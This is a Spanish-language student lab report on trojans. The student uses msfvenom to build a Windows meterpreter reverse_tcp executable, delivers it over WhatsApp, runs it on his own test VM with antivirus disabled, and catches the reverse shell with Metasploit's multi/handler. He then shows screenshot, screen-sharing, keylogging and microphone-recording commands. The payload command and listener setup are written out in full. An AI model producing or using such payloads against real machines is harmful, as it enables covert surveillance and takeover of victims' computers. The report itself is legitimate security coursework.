


Rodrigo Castillo Camargo  
Laboratorio 5 : Troyanos

Para este laboratorio, en vista de que no pude configurar el Troyano Quasar y de que estoy mas familiarizado con el framework de Metasploit, decidí hacer el troyano en el framework de metasploit. Levanté una máquina virtual de windows en otro computador, y seguí las indicaciones del taller, pero en lugar de usar Quasar, usé el troyano Windows/meterpreter/reverse\_tcp.

Lo primero, fue validar que ambos computadores estuvieran en conexión.



The screenshot shows a terminal window titled "Terminal - root@R: ~/Pictures/Lab Payloads". It displays a table of network traffic and the results of a ping command.

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	88:5d:fb:a1:72:18	1	42	zte corporation	
192.168.0.4	ac:87:a3:1d:6a:87	1	60	Apple, Inc.	
192.168.0.5	b8:09:8a:bc:98:81	2	84	Apple, Inc.	
192.168.0.3	40:16:3b:28:7d:8f	1	42	Samsung Electronics Co.,Ltd	
192.168.0.8	74:c6:3b:c3:48:29	1	42	AzureWave Technology Inc.	
192.168.0.11	74:c6:3b:c3:48:29	1	42	AzureWave Technology Inc.	


```
root@R:~/Pictures/Lab Payloads# ping 192.168.0.11
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
64 bytes from 192.168.0.11: icmp_seq=1 ttl=128 time=103 ms
64 bytes from 192.168.0.11: icmp_seq=2 ttl=128 time=3.54 ms
64 bytes from 192.168.0.11: icmp_seq=3 ttl=128 time=41.0 ms
64 bytes from 192.168.0.11: icmp_seq=4 ttl=128 time=65.1 ms
64 bytes from 192.168.0.11: icmp_seq=5 ttl=128 time=7.79 ms
64 bytes from 192.168.0.11: icmp_seq=6 ttl=128 time=5.96 ms
64 bytes from 192.168.0.11: icmp_seq=7 ttl=128 time=29.7 ms
^C
--- 192.168.0.11 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6008ms
rtt min/avg/max/mdev = 3.540/36.514/102.504/33.984 ms
root@R:~/Pictures/Lab Payloads#
```

Una vez verificado que los computadores estuvieran en conexión, usé la herramienta metasploit venom para generar un payload para windows...

```
Terminal - root@R: ~/Pictures/Lab Payloads
File Edit View Terminal Tabs Help
root@R: ~/Pictures/Lab P... x root@R: ~/Pictures/Lab Pa... x root@R: ~/Pictures/Lab Pa... x
root@R:~/Pictures/Lab Payloads# echo "ahora voy a generar el payload"
ahora voy a generar el payload
root@R:~/Pictures/Lab Payloads# msfvenom -p windows/meterpreter/reverse_tcp LHOST
T=192.168.0.9 LPORT=443 -f exe > shell.exe
```

```
Terminal - root@R: ~/Pictures/Lab Payloads
File Edit View Terminal Tabs Help
root@R: ~/Pictures/Lab P... x root@R: ~/Pictures/Lab Pa... x root@R: ~/Pictures/Lab Pa... x
root@R:~/Pictures/Lab Payloads# echo "ahora voy a generar el payload"
ahora voy a generar el payload
root@R:~/Pictures/Lab Payloads# msfvenom -p windows/meterpreter/reverse_tcp LHOST
T=192.168.0.9 LPORT=443 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@R:~/Pictures/Lab Payloads# ls
'generando payload.png' shell.exe 'sirve el ping.png'
root@R:~/Pictures/Lab Payloads# echo "ahora voy a enviar este payload por whatsa
pp, pues whatsapp permite enviar los payloads"
ahora voy a enviar este payload por whatsapp, pues whatsapp permite enviar los p
ayloads
root@R:~/Pictures/Lab Payloads#
```

Una vez generé el payload , lo mandé por whatsapp, puesto que whatsapp permite enviar payloads sin necesidad de estar codificados o camuflados de alguna manera.



En la máquina atacada , desactivé el antivirus, y corrí el payload, mientras que en la máquina atacante, abrí msf console y alisté el listener del payload



```
Terminal - root@R: ~
File Edit View Terminal Tabs Help
root@R:~# msfconsole
[-] ***rtting the MeTasploit Framework console...\
[-] * WARNING: No database support: could not connect to server: Connection refused
Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?

[-] ***
[*] Starting the Metasploit Framework console.../
```

```
Terminal - root@R: ~
File Edit View Terminal Tabs Help
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > sey payload windows/meterpreter/reverse_tcp
^CInterrupt: use the 'exit' command to quit
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > 
```

una vez todo estaba listo, corrí el payload desde la máquina víctima ...

```
Terminal - root@R: ~
File Edit View Terminal Tabs Help

Exploit target:

  Id  Name
  --  ---
   0   Wildcard Target

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
^CInterrupt: use the 'exit' command to quit
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:443
[*] Sending stage (180291 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.9:443 -> 192.168.0.11:50084) at 2019-10-15 01:52:26 -0400

meterpreter > 
```

una vez abierto el payload, me dispuse a ver las opciones que tiene...

Opciones:


Con el comando "Screenshot, se puede tomar un screenshot de la máquina atacada"

```
Terminal - root@R: ~
File Edit View Terminal Tabs Help

-10-15 01:52:26 -0400

meterpreter > screenshot
Screenshot saved to: /root/xNXAAQw0.jpeg
meterpreter > options
[-] Unknown command: options.
meterpreter > ls
Listing: C:\Users\User\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8b
bwe\TempState\Downloads
=====
=====
Mode                Size      Type    Last modified          Name
-----
100666/rw-rw-rw-   73802   fil    2019-10-15 01:47:55 -0400  (1)
100666/rw-rw-rw-   73802   fil    2019-10-15 01:49:11 -0400  (2)
100666/rw-rw-rw-   73802   fil    2019-10-15 01:51:25 -0400  (3)
100666/rw-rw-rw-   73802   fil    2019-10-15 01:51:52 -0400  (4)
100666/rw-rw-rw-   73802   fil    2019-10-15 01:52:14 -0400  (5)
100777/rwxrwxrwx   73802   fil    2019-10-15 01:51:54 -0400  shell (1).exe
100777/rwxrwxrwx   73802   fil    2019-10-15 01:52:17 -0400  shell (2).exe
100777/rwxrwxrwx   73802   fil    2019-10-15 01:51:27 -0400  shell.exe

meterpreter > 
```



Con el comando “HELP” , se despliega un manual de opciones de las cuales presentaré algunas que me parecieron atractivas.

```

Terminal - root@R: ~
File Edit View Terminal Tabs Help

root@R: ~
root@R: ~# xdg-open /root/UrILVnMu.jpeg
root@R: ~#

meterpreter > screenshot
Screenshot saved to: /root/UrILVnMu.jpeg
meterpreter > help

Core Commands
=====


Command      Description
-----
?             Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun       Executes a meterpreter script as a background thread

channel      Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID



```

Existen varios métodos para controlar el teclado de la víctima atacada, desde inicializar un keylogger hasta poder digitar en su teclado:






Así como con el comando “Screenshot” se toma un screenshot de la pantalla de la víctima, también existe un comando “Screenshare” que comparte un streaming de lo que la víctima está haciendo en tiempo real.





Existe una opción llamada “record\_mic” que permite grabar el micrófono de la víctima(en caso de tener uno)



```
Terminal - root@R: ~
File Edit View Terminal Tabs Help

root@R: ~ x root@R: ~ x

